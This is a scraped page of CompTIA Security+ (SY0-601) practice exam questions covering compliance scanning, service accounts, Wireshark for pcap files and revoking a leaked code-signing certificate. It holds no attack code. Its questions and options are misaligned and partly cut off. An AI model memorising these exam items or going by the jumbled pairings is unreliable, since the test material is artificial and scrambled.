
A. Obfuscation

B. Normalization

C. Execution

D. Reuse

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 120

Topic #: 1

[All SY0-601 Questions]

As part of a security compliance assessment, an auditor performs automated vulnerability scans. In addition, which of the following should the auditor do to complete the assessment?


A. User behavior analysis

B. Packet captures

C. Configuration reviews

D. Log analysis

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 121

Topic #: 1

[All SY0-601 Questions]


A database administrator wants to grant access to an application that will be reading and writing data to a database. The database is shared by other applications also used by the finance department. Which of the following account types is MOST appropriate for this purpose?

A. Service

B. Shared

C. Generic

D. Admin



Actual exam question from CompTIA's SY0-601

Question #: 122

Topic #: 1

[All SY0-601 Questions]


A security analyst generated a file named host1.pcap and shared it with a team member who is going to use it for further incident analysis. Which of the following tools will the other team member MOST likely use to open this file?

A. Autopsy

B. Memdump

C. FTK imager

D. Wireshark



Actual exam question from CompTIA's SY0-601

Question #: 123

Topic #: 1

[All SY0-601 Questions]

An application developer accidentally uploaded a company's code-signing certificate private key to a public web server. The company is concerned about malicious use of its certificate. Which of the following should the company do FIRST?

A. Delete the private key from the repository.

B. Verify the public key is not exposed as well.

C. Update the DLP solution to check for private keys.

D. Revoke the code-signing certificate.

Actual exam question from CompTIA's SY0-601

Question #: 124

Topic #: 1

[All SY0-601 Questions]

An organization implemented a process that compares the settings currently configured on systems against secure configuration guidelines in order to identify any gaps. Which of the following control types has the organization implemented?

